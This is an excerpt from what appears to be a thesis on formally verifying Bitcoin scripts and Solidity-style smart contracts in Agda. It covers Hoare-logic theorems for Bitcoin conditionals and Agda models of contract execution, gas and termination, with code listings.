Theorem 5.1 (Main ifthenelse-theorem (theoremIfThenElse)) Let $\phi_{\mathrm{true}}, \phi_{\mathrm{false}}, \psi$ be predicates on State and ifProg, elseProg two Bitcoin scripts (see a full definition in appendix B.12). Let i : IfStack, which is either empty or has top element in $\{\mathsf{ifCase}, \mathsf{elseCase}\}$.
Assume the following conditions:

(1) $<\mathrm{lift}(\phi_{\mathrm{true}})\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(\mathsf{ifCase}, i)>^{\leftrightarrow}\ \ \mathrm{ifProg}\ <\mathrm{lift}(\psi)\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(\mathsf{ifCase}, i)>$

(2) $<\mathrm{lift}(\phi_{\mathrm{false}})\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(\mathsf{ifSkip}, i)>^{\leftrightarrow}\ \ \mathrm{ifProg}\ <\mathrm{lift}(\phi_{\mathrm{false}})\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(\mathsf{ifSkip}, i)>$

(3) $\forall x \in \{\mathsf{ifCase}, \mathsf{elseCase}\}$.
$<\mathrm{lift}(\phi_{\mathrm{false}})\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(x, i)>^{\leftrightarrow}\ \mathrm{elseProg}\ <\mathrm{lift}(\psi)\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(x, i)>$

(4) $\forall x \in \{\mathsf{ifSkip}, \mathsf{elseSkip}\}$.
$<\mathrm{lift}(\psi)\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(x, i)>^{\leftrightarrow}\ \ \mathrm{elseProg}\ <\mathrm{lift}(\psi)\ \wedge\mathsf{p}\ \mathrm{ifStack} = \mathrm{cons}(x, i)>$

Then we get
$<(\mathrm{truePr}(\phi_{\mathrm{true}}) \vee p\ \mathrm{falsePr}(\phi_{\mathrm{false}})) \wedge p\ \mathrm{ifStack} = i>^{\leftrightarrow}$
$[\ \mathsf{opIf}\ ]$ ++ ifProg ++ $[\ \mathsf{opElse}\ ]$ ++ elseProg ++ $[\ \mathsf{opEndIf}\ ]$
$<\mathrm{lift}(\psi) \wedge p\ \mathrm{ifStack} = i>$

In order to prove the conditions (2) and (4) for scripts where the ifProg or elseProg have no occurrence of conditional instructions, we use the following theorem:

Theorem 5.2 Let ϕ be a predicate on State, $x \in \{\mathsf{ifSkip}, \mathsf{elseSkip}, \mathsf{ifIgnore},\}$, i : IfStack, and p be a Bitcoin script not containing conditional instructions (see the theorem hoareTripleNonActiveIfStackIgnored in appendix B.17). Then we have
$<\mathrm{lift}(\phi) \wedge p\ \mathrm{ifStack} = \mathrm{cons}(x,i)>^{\leftrightarrow}\ p <\mathrm{lift}(\phi) \wedge p\ \mathrm{ifStack} = \mathrm{cons}(x,i)>$

Using these two theorems, we can prove, as an example, the weakest precondition for a simple conditional:

- Let P2PKHscript($pbkh$) be the P2PKH Bitcoin script as defined in chapter 4,which checks that the stack has size at least two, the top element of the stack is pkh hashing to $pbkh$ and the next element is a signature sig for the corresponding message to pbk.

- Let P2PKHc($pbkh$) be the weakest precondition for P2PKHscript($pbkh$), which expresses that the stack is indeed as described before (see a full definition in appendix B.33).

- Let accept be the accept condition on State, stating that the stack has size at least 1, and top element which is > 0 (i.e. not false) (see a full definition in appendix B.33).

- Let
  P2PKHCondScr := OP_IF P2PKHscript($pbkh_1$)
  OP_ELSE P2PKHscript($pbkh_2$)
  OP_ENDIF
  be a conditional P2PKH script, which operates like a P2PKH script but allowing two different public key hashes $pbkh_1$ and $pbkh_2$ and requiring an extra element on the stack which is considered as a Boolean decides which of the two public key hashes is to be used (see the theorem ifThenElseP2PKH in appendix B.26).

The theorem expresses that the weakest precondition for the accept condition for p is that the top element of the stack is > 0 and the remaining stack fulfills the weakest precondition for P2PKH w.r.t. $pbkh_1$ or the top element is 0 and we have the weakest precondition for P2PKH w.r.t. $pbkh_2$, and the ifstack is empty:

Theorem 5.3 $<(\text{truePr}(\text{P2PKHc}(pbkh_1)) \vee\text{p}\ \text{falsePr}(\text{P2PKHc}(pbkh_2))) \quad \wedge\text{p}\ \text{ifStack} = [\,]>^{\leftrightarrow}$
$\text{P2PKHCondScr}\ <\text{lift}(\text{accept}) \wedge\text{p}\ \text{ifStack} = [\,]>$

The proof is by Theorem 5.1, where the proof conditions (1) and (3) follow by the verification conditions for the P2PKH script lifted to having an ifstack, and conditions (2) and (4) follow by Theorem 5.2. See a full definition of Theorem 5.3 (correctnessIfThenElseP2PKH1) in appendix B.26 . This theorem is instantiated with the empty stack which is active.

In addition, we define the ifthenelse-theorem-non-active-stack for a non-active stack, and we use this theorem in the case of non-conditional scripts, and the top of the stack does not include elseCase and elseSkip. We start by defining some notations that are used to introduce the main ifthenelse-theorem-non-active-stack.

Definition 5.2 (a) Let for a predicate ϕ on State the predicate lift(ϕ) on IfStack be its lifting ignoring the ifstack component.

(b) Let ϕ be a predicate on State.

Theorem 5.4 (Main ifthenelse-theorem-non-active-stack (theoremIfThenElseNonActiveStack)) Let ϕ be predicates on State and ifProg, elseProg two Bitcoin scripts. Let i : IfStack, which is either empty or has top element in $\{\text{ifIgnore}, \text{elseSkip}\}$ (see a full definition in appendix B.13).

Assume the following conditions:

(1) $<\text{lift}(\phi) \wedge\text{p}\ \text{ifStack} = \text{cons}(\text{ifIgnore}, i)>^{\leftrightarrow} \quad \text{ifProg}\ <\text{lift}(\phi) \wedge\text{p}\ \text{ifStack} = \text{cons}(\text{ifIgnore}, i)>$

(2) $\forall x \in \{\text{ifIgnore}, \text{elseSkip}\}.$
$<\text{lift}(\phi) \wedge\text{p}\ \text{ifStack} = \text{cons}(x, i)>^{\leftrightarrow} \quad \text{elseProg}\ <\text{lift}(\phi) \wedge\text{p}\ \text{ifStack} = \text{cons}(x, i)>$

Then we get
$<\text{lift}(\phi) \wedge\text{p}\ \text{ifStack} = i>^{\leftrightarrow} \quad [\,\text{opIf}\,] \mathbin{++} \text{ifProg} \mathbin{++} [\,\text{opElse}\,] \mathbin{++} \text{elseProg} \mathbin{++} [\,\text{opEndIf}\,]$
$<\text{lift}(\phi) \wedge\text{p}\ \text{ifStack} = i>$

Now we can prove Theorem 5.4 using Theorem 5.2.

5.5 Chapter Summary

In this chapter, we used the Agda proof assistant in order to verify Bitcoin scripts. The chapter dealt with non-local instructions such as OP_IF, OP_ELSE, and OP_ENDIF. We formalised these non-local instructions' operational semantics to re-create the process of smart contract validation. We extended the state from our previous chapter 4 by adding an additional ifstack, and defined the operational semantics of conditionals. We developed an ifthenelse-theorem and used it to verify an example script. In addition, we developed an ifthenelse-non-active-stack-thereom in order if the top stack did not include non-local instructions.

Chapter 6

Developing Two Models of the Solidity-style Smart Contracts

Contents

6.1 Introduction

This chapter introduces two smart contract models – one simple and one more complex – using Agda. This chapter is a step towards converting the previous chapters 4 and 5 to Ethereum's Solidity-style smart contracts. Our verification is different from other works. We verify Solidity contracts directly, while other works verify them by compiling them into EVM. This is because translating a simple Solidity program into the EVM program is time-consuming, and obtaining readable weakest preconditions would be difficult. To get readable weakest preconditions, we verify Solidity contracts directly. Compared to Bitcoin, this model is significantly more complex due to the object-oriented nature of Ethereum contracts. In this chapter, the simple model covers the execution of contracts, including the calling of other contracts, contracts having multiple functions (methods), updating specific contracts, and transferring some funds from one address to a specific address. In contracts, the complex model supports all features that are included in the simple model and more features, such as dealing with gas cost and view function, which is similar to the Solidity language. In addition, we explain the limitation of the termination problem for each model.

The rest of this chapter is organised as follows: We develop the simple and the complex models with examples for the Solidity-style smart contracts in Sect. 6.2. Then, we end with a conclusion in Sect. 6.3.

Git repository. This work was developed and formalised using the proof assistant Agda. All displayed Agda code in this chapter was generated from type-checked Agda codes. The source code is available at [20] and can be found as well in appendix C

6.2 Modelling of Solidity-style Smart Contracts in Agda

In this section, we develop both a simple and a complex model of the Solidity-style smart contracts. First, we provide a brief overview of these models in Subsect. 6.2.1. Then, we explain the simple model in Subsect. 6.2.2 and the complex model in Subsect. 6.2.3.

6.2.1 Overview of Simple and Complex Models

This subsection explains the functioning of the simple and complex models in the ledger. As shown in Figure 6.1, the ledger comprises various contracts, including Contract 1, Contract n, and so on. The complex model's Contract 1 comprises four fields, namely the contract balance (amount), function name (fun), view function (viewfunction), and view function cost (viewfunctionCost). By contrast, the simple model has two fields only, i.e., amount and fun, as it deals with simple instructions. As an illustration of how it works, Contract 1 will use the command call to call Contract n with the parameters (funname, msg). Contract n may call other contracts as well. Once Contract n returns the result using the command return, Contract 1 continues the execution which may result in calls to other contracts until, if it terminates, it will return its result to the caller using the statement "return result (msg)". During this process, it calculates the amount of gas used and aborts the execution in case it runs out of gas.



Figure 6.1: Ledger in the complex model.

In addition, when returning the result to Contract 1, we utilise the state execution function to update the ledger's state, as shown in Figure 6.2. The complex model comprises nine fields: ledger, executionStack, initialAddr, lastCallAddress, calledAddress, nextstep, gasLeft, funNameevalState, and msgevalState. Conversely, the simple model has only the first five of these fields: ledger, executionStack, lastCallAddress, calledAddress, and nextstep.



Figure 6.2: Execution of function in the complex model.

Remark 6.1 (Explanation of our use of wei.) Real Ethereum transactions involve values such as 1 ether = 10^{18} wei, and taking a typical gas price of 50 gwei and a gas cost for executing a simple smart contract of 1,000,000 gas, we get a gas cost of 50,000,000 gwei = 50,000,000,000,000,000 wei [243], which is substantially smaller than 1 ether. Dealing with such large numbers is inconvenient, so we use much smaller values. This means that if we set the gas cost too low, the contract's execution will fail. If we set it too high, validators may not accept this transaction and choose other ones with lower gas fees. Furthermore, if the gas cost exceeds the money available to the one running the smart contracts, then execution fails as well. In the simple model with no gas costs, transfers will involve a small number of wei (e.g. 5 or 10 wei) - a realistic value would be, for example, 1 ether = 10^{18} wei. When switching to the complex model, we usually use 1fwei for gas cost per instruction. In the example of the complex model involving transfer, the overall gas cost was very small, and we used a typical value of 10 wei for transfer. As mentioned in Sect. 1.2, we will introduce Version 2 of the complex model in Chapter 9. In that model, we will also use a gas cost of 1 wei per instruction. To distinguish between the fee to transfer money (big value) and the gas cost in Version 2 of the complex model, we use transfer values such as 25,000 wei. While Agda can cope with the much larger realistic values, it would be inconvenient to display these numbers. The problem with the large number is that when evaluating them, Agda will normalise numbers and present them in decimal form. Thus, the number 5×10^{16} will be displayed as 50000000000000000.

In the following subsection, we explain the simple model in 6.2.2 and the complex model in 6.2.3 in more detail.

6.2.2 Simple Model of Solidity-style Smart Contract in Agda

In this subsection, we develop a simple model of Solidity smart contracts that supports basic executions, such as updating smart contracts, transferring money, calling other smart contracts, and obtaining the balance of each smart contract. It does not provide an explicit cost of gas.

We define the structure of the simple model. We start by defining a Contract as being given by the balance and the functions to be executed, and a Ledger as a function that determines for each address the Contract at that address (with default values used for addresses that are not used):

```
record Contract : Set where
  field
    amount : Amount
```

```
    fun       : FunctionName → Msg → SmartContractExec Msg
  open Contract public

  Ledger : Set
  Ledger = Address → Contract
```

Then, we define SmartContractExec, which is the body of a function definition in Solidity as a mutually. The SmartContractExec has commands and responses. The SmartContractExec determines the next step in the execution of a smart command; CCommands, which is a command to be executed; and CResponse, which determines the answer returned, once a command is executed, as follows:

```
data SmartContractExec (A : Set) : Set where
  return : A → SmartContractExec A
  error  : ErrorMsg → SmartContractExec A
  exec   : (c : CCommands) → (CResponse c → SmartContractExec A)
         → SmartContractExec A

data CCommands : Set where
  transferc : Amount → Address → CCommands
  callc     : Address → FunctionName → Msg → CCommands
  updatec   : FunctionName → (Msg → SmartContractExec Msg)
            → CCommands
  currentAddrLookupc : CCommands
  callAddrLookupc    : CCommands
  getAmountc         : Address → CCommands

CResponse : CCommands → Set
CResponse (transferc amount addr) = ⊤
CResponse (callc addr fname msg)  = Msg
CResponse (updatec fname fdef)    = ⊤
CResponse currentAddrLookupc = Address
CResponse callAddrLookupc = Address
CResponse (getAmountc addr) = Amount
```

Note the parameter A in SmartContractExec. We keep SmartContractExec generic because this gives a monad structure, which might be used in the future to define programs in a more generic way. In our setting, real Solidity programs will always have a return type of Msg because we encode the elements of the return type as an element of Msg. In future work, we plan to develop a proper type system of Solidity types and use elements of such types as the return type.

SmartContractExec has three constructors. The first constructor is return, which causes the execution to end and return its argument. The second constructor is error, which causes the execution to abort and return an error message.[1] The last constructor is exec, which executes a command and, depending on the response returned, continues the execution.

The function exec refers to the following CCommands that can be executed:

- transferc transfers a certain amount of money to a specific address;
- callc makes a recursive call to a function at a given address, with the argument given by an element of Msg;
- updatec updates a function definition in the current contract;
- currentAddrLookupc looks up the current address;
- callAddrLookupc looks up the calling address that made the call to the current function executed;
- getAmountc checks the balance of any address.

In the case of transferc, the CResponse is the trivial type ⊤ (having one element), in the case of callc, the answer is the result returned by the function call executed, represented as an element of Msg, in the case of updatec, it is an element of ⊤, in both cases of currentAddrLookupc and callAddrLookupc, the CResponse is Address, which is a natural number, and in the case of getAmountc, the CResponse is the return of the amount in the address that is of the type Amount.

In order to execute SmartContractExec, we define ExecutionStack, which is a stack (or list) of currently open calls of function from contracts. The ExecutionStack tells which function

[1] We decided to include error as an additional element of SmartContractExec rather than of CCommands with an empty response type. This is because errors and non-errors are treated differently, and this design makes it easier for case distinctions to be made within SmartContractExec.

was called with which argument, and once we have an answer, it shows how to continue the contract. The definition of ExecutionStack is as follows:

```
ExecutionStack : Set
ExecutionStack = List ExecStackEl
```

From the above definition, The ExecutionStack is list of ExecStackEl, where ExecStackEl is defined as a record type as follows:

```
record ExecStackEl : Set where
  field
    lastCallAddress : Address
    calledAddress   : Address
    continuation    : Msg → SmartContractExec Msg
open ExecStackEl public
```

ExecStackEl has three fields: lastCallAddress which gives the address that made the last call; calledAddress, the address that was called; continuation, which determines the next execution step depending on the message returned after the call to the function has been completed. Note that we defined two addresses in ExecStackEl representing users identified by Ethereum addresses and many other blockchains. As a reminder, in Subsubsect. 2.3.2.2, we introduced the concept of addresses and accounts. In Ethereum, we have externally owned accounts, which are addresses corresponding to an external entity that can start a transaction, and contract accounts, which do not correspond to external entities and are given by a smart contract that is executed whenever its functions are called.

The state of executing a smart contract StateExecFun consists of five fields: the current ledger (ledger), the execution stack (executionStack), the address that made the last call (lastCallAddress), the last address that was called (calledAddress), and the current code to be executed (nextstep):

```
record StateExecFun : Set where
  constructor stateEF
  field
    ledger          : Ledger
    executionStack  : ExecutionStack
    lastCallAddress : Address
```

```
    calledAddress  : Address
    nextstep       : SmartContractExec Msg
  open StateExecFun public
```

Next, we define a function stepEF, which executes one step of the execution of a contract, and a function stepEFntimes, which iterates stepEF *n* times. stepEFntimes can be regarded as an execution with the first very simple form of gas limit (given by *n*). The definitions of the stepEF and stepEFntimes functions are as follows:

```
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger [] callAddr
  currentAddr (return result))
  = stateEF currentLedger [] callAddr currentAddr (return result)
stepEF oldLedger (stateEF currentLedger (execSEl :: executionStack)
    callAddr currentAddr (return result))
  = stateEF currentLedger executionStack callAddr
    (execSEl .calledAddress) (execSEl .continuation result)
stepEF oldLedger (stateEF currentLedger executionStack callAddr
    currentAddr (exec currentAddrLookupc cont))
  = stateEF currentLedger executionStack callAddr currentAddr (cont currentAddr)
stepEF oldLedger (stateEF currentLedger executionStack callAddr
    currentAddr (exec callAddrLookupc cont))
  = stateEF currentLedger executionStack callAddr currentAddr (cont callAddr)
stepEF oldLedger (stateEF currentLedger executionStack callAddr currentAddr
    (exec (updatec changedFname changedFdef) cont))
  = stateEF (updateLedger currentLedger currentAddr changedFname changedFdef)
    executionStack callAddr currentAddr (cont tt)
stepEF oldLedger (stateEF currentLedger executionStack oldCalladdr
  oldCurrentAddr (exec (callc newaddr fname msg) cont))
  = stateEF currentLedger (execStackEl oldCalladdr oldCurrentAddr cont
    :: executionStack) oldCurrentAddr newaddr (currentLedger newaddr .fun fname msg)
stepEF oldLedger (stateEF currentLedger executionStack callAddr currentAddr
    (exec (transferc amount destinationAddr ) cont))
  = executeTransfer oldLedger currentLedger executionStack callAddr currentAddr
    amount destinationAddr (cont tt)
```

stepEF *oldLedger* (stateEF *currentLedger executionStack callAddr*
  currentAddr (exec (getAmountc *addrLookedUp*) *cont*))
 = stateEF *currentLedger executionStack callAddr currentAddr*
  (*cont* (*currentLedger addrLookedUp* .amount))
stepEF *oldLedger* (stateEF *currentLedger executionStack callAddr*
  currentAddr (error *errorMsg*))
 = stateEF *oldLedger executionStack callAddr currentAddr* (error *errorMsg*)

stepEFntimes : Ledger → StateExecFun → ℕ → StateExecFun
stepEFntimes *oldLedger ledgerstateexecfun* 0 = *ledgerstateexecfun*
stepEFntimes *oldLedger ledgerstateexecfun* (suc *n*)
 = stepEF *oldLedger* (stepEFntimes *oldLedger ledgerstateexecfun n*)

The function stepEF does the following:

- In the case of return with an empty stack, we are finished, and stepEF is just the identity;
- In the case of return with a non-empty stack, we pop the top element from the stack and continue executing the continuation from the top element applied to the returned value and use, as well as the current address from the popped element;
- In the case of callc, we push the continuation together with our current ledger, call address, and current address on the stack, and obtain from the ledger the code for the call to be executed and start executing it;
- In the case of transferc, we first check whether there is enough money, in which case the ledger is transferred and updated; otherwise, an error is returned, and the ledger is updated;
- In case of an error, we are finished, and stepEF is just the identity;
- In other cases, we execute that particular command (such as currentAddrLookupc, callAddrLookupc, updatec, and getAmountc) and continue with the continuation of that command applied to the result obtained.

The function stepEFntimes applies the stepEF function n times. The function stepEFntimes, where stepEF occurs 0 times, does nothing. However, in the case of (suc n), stepEF n plus once applies to stepEFntimes n times, meaning that we apply stepEF to stepEFntimes.

The simple model also supports simple error message data types (ErrorMsg and NatOrError), as follows:

```
data ErrorMsg : Set where
  strErr : String → ErrorMsg

data NatOrError : Set where
  nat : ℕ → NatOrError
  err : ErrorMsg → NatOrError
```

The error message (ErrorMsg) data type has one constructor, which is used for an error message given by a string (strErr). The NatOrError data type has two constructors: nat, which is used for error messages given by a natural number error, and err, which is used to represent error messages as string-based for the ErrorMsg data type.

As a reminder, in Sect. 4.2, we discussed the first type of Msg. In this chapter, we will explain the second type of Msg. In an earlier version, we added a pairing operation, which has been omitted in the current version, because a pair can be represented as a list with two elements.[2] For both Bitcoin and Ethereum, one may call functions by passing data to them as arguments. These arguments will then be serialised as a byte array, which is essentially a natural number. To reduce complexity, we will work directly with the Msg data type. Therefore, to provide an abstraction from this in our model, we have defined a type for messages (keyword data). Messages are inductively defined as natural numbers or lists of messages:

```
data Msg : Set where
  nat : ℕ        → Msg
  list : List Msg → Msg
```

A complex example of lists of lists, etc... of numbers could be as follows:

```
example : Msg
example = list (list [] :: (list (nat 0 :: [])) :: (list ((list (nat 0 :: [])) :: nat 0 :: [])) :: [])
```

Messages allow us to encode the elements of data types of Solidity. For instance, arrays are encoded as lists of messages where each message encodes an element of the array. Maps are encoded as lists of pairs of messages, where pairs are lists of length 2, which represent the key and the element it is mapped to, both encoded as messages.

[2]On the advice of one of the examiners, who expected unifying the two message types to involve a lot of work, we decided to keep the two different versions.

6.2.2.1 Example of Simple Model

We first create the constant function (const), which returns the same number.

```
const : ℕ → Msg → SmartContractExec Msg
const n msg = return (nat n)
```

Constant functions represent variables, where we look up their content by applying them to the message nat 0.

We now build a ledger (testLedger), which, at address 1, has a balance of 40 and a contract implementing a simple counter. The counter is represented by the variable "f1", and a function "g1" that increments the variable represented by "f1" by 1. The function "f1" is initialised with the constant function returning 0, representing a variable initialised as 0. The function "g1" looks up the current address, which returns 1, and the content of variable "f1" by applying it to nat 0. Then, it makes an anonymous case distinction on the result (syntax λ{ ⋯ }): if the result is nat *n*, it updates "f1" to the constant function, returning suc *n*; otherwise, it raises an error. All other contracts are initialised to have a balance of 0 with all functions being undefined, i.e. to returning an error message ("Undefined"). In the same way, all the other functions (given by other strings) of contract 1, apart from the two functions mentioned earlier, return the same error message. We use here the fact that, in Agda patterns are evaluated in sequence. The first matching pattern is used to determine the result, and any future pattern after a matching pattern is ignored. Thus, the line testLedger *ow* .amount = 0 applies to all arguments *ow* (meaning otherwise) that have not been covered by a previous pattern. In this case, these are all natural numbers except for 1.

```
testLedger 1 .amount = 40
testLedger 1 .fun "f1" m = const 0 (nat 0)
testLedger 1 .fun "g1" m = exec currentAddrLookupc λ addr →
                           exec (callc addr "f1" (nat 0))
                           λ{(nat n) → exec (updatec "f1" (const (suc n)))
                                   λ _ → return (nat (suc n));
                           _ → error (strErr "f1 returns not a number")}
testLedger ow .amount = 0
testLedger ow .fun ow' ow'' = error (strErr "Undefined")
```

6.2.2.2 Termination Problem in the Simple Model

A termination problem is the inability to decide whether the program terminates or not. As regards solving the halting problem [244, 245] in Bitcoin and Ethereum, Bitcoin [245] is not fully Turing complete, and the Bitcoin script terminates because it is executed from left to right. For instance, if we have 50 instructions after 50 steps, the script will be terminated and finished because each step will go from one instruction to the next, from the left to the right; it will never go back. In addition, the Bitcoin script does not include complex instructions for loops and constructors, which may lead to infinite execution. This design of the Bitcoin language ensures that the halting problem is avoided and that the script terminates. In contracts, Ethereum [244] is fully Turing complete, which means that Ethereum supports loops and the calling of other functions, including calling the function itself. In Ethereum, to avoid this issue and ensure the termination, the gas cost is required for each step. This means that when making a function call, the originator needs to allocate a certain amount of gas for the transaction and needs to pay some money for it. Each step in the execution costs some gas, so the execution is guaranteed to terminate, since we eventually run out of gas.

The simple model of the Solidity-style smart contract does not include an explicit cost of gas – that will be included in the complex model in Subsubsect. 6.2.3. Without gas, execution of smart contracts may not terminate. The example below is a Solidity account with two functions, f() and g(). These functions call each other, resulting in non-termination. Solidity will raise an out-of-gas error exception when executing f() or g():

```
pragma solidity >=0.8.2 <0.9.0;

contract NonTerminating {

   function f() public {
     g();}

   function g() public {
     f();}}
```

We are going to create an evaluation function (evaluateNonTerminating), which essentially iterates stepEF until it terminates. Because of the termination problem, this is reflected by the fact that, in the definition below, the two auxiliary functions used in the evaluation of smart contracts are under the pragma {-# NON_TERMINATING #-}

```
evaluateNonTerminatingAux : Ledger → StateExecFun → NatOrError
```

```
evaluateNonTerminating : Ledger → Address → Address
  → FunctionName → Msg → NatOrError
evaluateNonTerminating ledger callAddr currentAddr funname msg
  = evaluateNonTerminatingAux ledger
  (stateEF ledger [] callAddr currentAddr (ledger currentAddr .fun funname msg))
```

The evaluateNonTerminating function calls evaluateNonTerminatingAux and it has four cases. The first case is if the operation to be executed is return (nat *n*) and the stack is empty, it returns (nat *n*). The code is as follows:

```
evaluateNonTerminatingAux oldledger (stateEF currentLedger [] callAddr
  currentAddr (return (nat n))) = nat n
```

The second case is if the operation to be executed is return (nat *otherwise*) and the stack is empty, the program has terminated, but the return value is not a number. For simplicity, we return an error message (a different solution is to have a string as the return value and use a function that transforms the messages into strings). The code is as follows:

```
evaluateNonTerminatingAux oldledger (stateEF currentLedger [] callAddr
  currentAddr (return otherwise)) = err (strErr "result returned not nat")
```

The third case is if the code to be executed is error, it returns an error message. The code is as follows:

```
evaluateNonTerminatingAux oldledger (stateEF currentLedger s callAddr
  currentAddr (error msg)) = err msg
```

The last case is if the evaluation is not terminated, and we recursively apply the evaluateNonTerminatingAux function with stepEF for the termination problem. The code is as follows:

```
evaluateNonTerminatingAux oldledger evals
  = evaluateNonTerminatingAux oldledger (stepEF oldledger evals)
```

Agda requires that the programs terminate in order to be consistent as a theorem prover, and it uses a termination checker to check for termination. Using this pragma, we can break the termination checker (this is not a problem and will only affect programs and not proofs; see the discussion in Subsect. 1.5.1). Because of these nontermination problems, the simulator, which makes use of the evaluation function, is not guaranteed to terminate (an example would be a contract calling itself with the same argument it is called). This problem is solved in the complex model, as we add an explicit gas limit in Subsubsect. 6.2.3.2. We may also restrict the number of recursive calls to a certain number in the simple model, which has the effect of creating a simple form of gas limit.

We give an example of the usage of the evaluateNonTerminating function with our example (testLedger) in Subsubsect. 6.2.2.1. We start by defining the checkf1Function function as follows:

```
checkf1Function : NatOrError
checkf1Function = evaluateNonTerminating testLedger 0 1 "f1" (nat 0)
```

The checkf1Function function executes the function "f1" with argument nat 0 at address 1. The result is nat 0, which means that it returns the constant parameter. In our case, it returns 0. As we discussed in Subsect. 1.5.2, the function above can be witnessed by the following Agda proof:

```
eqproofcheckf1Function : checkf1Function ≡ nat 0
eqproofcheckf1Function = refl
```

Then, we define the updatefunctionf1 function as follows:

```
updatefunctionf1 : NatOrError
updatefunctionf1 = evaluateNonTerminating testLedger 0 1 "g1" (nat 0)
```

The function updatefunctionf1 executes the function "g1" at address 1. The result is nat 1, which means that the function "g1" increments the function "f1" by 1. This can be witnessed by the following Agda proof:

```
eqproofupdatefunctionf1 : updatefunctionf1 ≡ nat 1
eqproofupdatefunctionf1 = refl
```

6.2.3 Complex Model of Solidity-style Smart Contract in Agda

This subsection extends the structures of the simple model into a more complex one. Similar to the simple model in Subsect. 6.2.2, the complex model has structures and data types, such as Msg and Ledger, and functions, such as ExecutionStack. As in our previous simple model in Subsect. 6.2.2, we have ordinary functions that correspond to methods in the terminology of object-orientation. We encode the arguments and return values of functions as elements of a message type, which allows us to encode multiple arguments as single arguments. In our settings, functions have only one argument and one return element of this message type. Ordinary functions are given by a coalgebraic definition, which consists of a possibly unbounded sequence of basic operations such as making a transfer, finding the balance of an account, or making recursive calls to other functions. In addition to ordinary functions, we add view functions (functions which can be modified by ordinary functions but don't call other functions). Variables are represented as view functions. They are especially useful for representing variables with this type of mapping, which frequently occurs in Solidity coding. View functions are represented as simple functions in Agda and, therefore, are elements of a data type different from that of ordinary functions. Ordinary functions have instructions for updating view functions but cannot update ordinary functions. Therefore, we keep view functions and normal functions as separate entities.[3] The gas cost of ordinary functions is given by the cost of the basic instructions involved during their execution. For view functions, we add as well a function (viewfunctionCost), which determines the cost of executing the view function.

We start by redefining the complex implementation of the smart contract (Contract) by adding two extra fields: view function (viewfunction) and the cost of executing the view function (viewfunctionCost). View functions are the same as those in Solidity functions and do not call other functions (In our setting, variables are represented by functions). This means that view functions do not interact with other functions nor make updates, and they directly compute either the result or an error from their inputs. View functions can be updated from the contract they belong to. Standard functions get a new command updatec, which allows the updating of a view function by referring to its previous definition. This is useful to represent maps in Solidity, which are finite functions from input to output. We represent maps as view functions. We can update them to a new value for one argument by checking whether the argument is equal to the updated argument (in which case we return the updated result) or not (in which case we return the result of the previous version of this function). In Solidity, a view function does not cost any gas when called externally, but if called from an internal function, it will cost gas.

Contract has the following additional fields (with the other fields defined as in the simple model in Subsect. 6.2.2):

[3] In Solidity, view functions are defined as ordinary functions but have a restriction on their code.

```
record Contract : Set where
  field
    - fields from the simple model
    viewFunction     : FunctionName → Msg → MsgOrError
    viewFunctionCost : FunctionName → Msg → ℕ
```

Similar to our approach in the simple model in Subsect. 6.2.2, we mutually redefine SmartContractExec, CCommands, and CResponse as follows:

```
data SmartContractExec (A : Set) : Set where
  return : ℕ → A → SmartContractExec A
  error  : ErrorMsg → DebugInfo → SmartContractExec A
  exec   : (c : CCommands) → (CResponse c → ℕ)
           → (CResponse c → SmartContractExec A)
           → SmartContractExec A

data CCommands : Set where
- constructors from the simple model
- (excluding updatec)
  callview : Address → FunctionName → Msg → CCommands
  updatec : FunctionName
             → ((Msg → MsgOrError) → (Msg → MsgOrError))
             → ((Msg → MsgOrError) → (Msg → ℕ) → Msg → ℕ)
             → CCommands
  raiseException : ℕ → String → CCommands

CResponse : CCommands → Set
- equations from the simple model
- (excluding updatec)
CResponse (callview addr fname msg) = MsgOrError
CResponse (updatec fname fdef cost)  = ⊤
CResponse (raiseException _ str)     = ⊥
```

In SmartContractExec, we add to return an extra argument ℕ (natural number). This is the cost for executing the return statement, which depends on the size of the return value. In the case of an error, we add debug information (DebugInfo), which includes four fields: the address that made the call, the current address, the last function that was called, and the argument with which the function was called. In the case of exec, we add the response cost for each command (CResponse $c \to \mathbb{N}$).

In the operations command (CCommands), we define two extra commands: which are callView, which we use to call view functions, and raiseException, for raising an exception. We also use a slightly different definition of updatec, which we utilise to update view functions, and add an extra argument to calculate the view function cost
